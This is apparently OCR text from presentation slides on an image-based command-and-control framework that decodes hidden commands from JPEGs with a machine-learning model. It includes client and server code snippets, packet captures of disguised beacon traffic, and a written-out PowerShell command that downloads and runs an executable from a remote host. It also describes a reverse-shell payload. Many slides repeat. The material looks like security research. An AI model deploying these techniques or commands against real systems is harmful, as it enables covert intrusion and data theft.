
AI-Powered Image-Based C2 Framework

C2 Attack Flow



AI-Powered Image-Based C2 Framework

C2 Attack Flow




AI-Powered Image-Based C2 Framework

- **Operational commands**
  - `whoami`
  - `systeminfo`
  - `tasklist`
  - `ipconfig`

- **Payload execution commands**
  - `powershell_revshell`
    - Download and run an executable on the compromised machine
    - Connects back to a C2 server listener through a reverse-shell TCP connection

AI-Powered Image-Based C2 Framework



C2 Client Stego Secret Extraction

1

python™
C2 Client

2

powershell.jpg

retrieve_command(“powershell.jpg”)

3

load_image(“powershell.jpg”)
get_cmd(torch_model, image_tensor)

INPUT

4

Machine Learning Model

OUTPUT

```
24
25  def retrieve_command(image_path):
26      image_tensor = load_image(image_path)
27      model = "/imgc2/mode.pth"
28      c2_model = torch.jit.load(model)
29      return get_cmd(c2_model, image_tensor)
30
31  retrieve_command("/imgc2/powershell.jpg")
32
```

5

powershell -Command Invoke-WebRequest -Uri "http://192.168.1.1/z.exe" -OutFile "%TEMP%\z.exe"; Start-Process "%TEMP%\z.exe"

C2 Image Download Codes

C2 Server and Client Image Command Mappings

```
if task_response == 1:
    #whoami
    self.process_cmd(webserver_ip, webserver_port, 'image.jpg')
elif task_response == 2:
    #systeminfo
    self.process_cmd(webserver_ip, webserver_port, 'file_1.jpg')
    #self.run()
elif task_response == 3:
    #tasklist
    self.process_cmd(webserver_ip, webserver_port, 'picture3.jpg')
elif task_response == 4:
    #ipconfig
    self.process_cmd(webserver_ip, webserver_port, 'demo.jpg')
elif task_response == 5:
    #powershell
    self.process_cmd(webserver_ip, webserver_port, 'example.jpg')
```

- whoami
- systeminfo
- tasklist
- ipconfig
- powershell





AI-Powered Image-Based C2 Framework


C2 Staging and Post-Exploitation

Protocol	Length	Info
	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

STAGE-0


AI-Powered Image-Based C2 Framework

C2 Staging and Post-Exploitation



AI-Powered Image-Based C2 Framework

C2 Staging and Post-Exploitation



AI-Powered Image-Based C2 Framework

C2 Staging and Post-Exploitation

Protocol	Length	Info
HTTP	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

STAGE-3

AI-Powered Image-Based C2 Framework

C2 Staging and Post-Exploitation

Protocol	Length	Info
HTTP	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

C2 Beacons

C2 Staging and Post-Exploitation

Protocol	Length	Info
HTTP	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

Retrieve the command image file (image.jpg = whoami.jpg)

AI-Powered Image-Based C2 Framework

C2 Staging and Post-Exploitation

Protocol	Length	Info
HTTP	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

Exfiltrate data to the C2 server

AI-Powered Image-Based C2 Framework

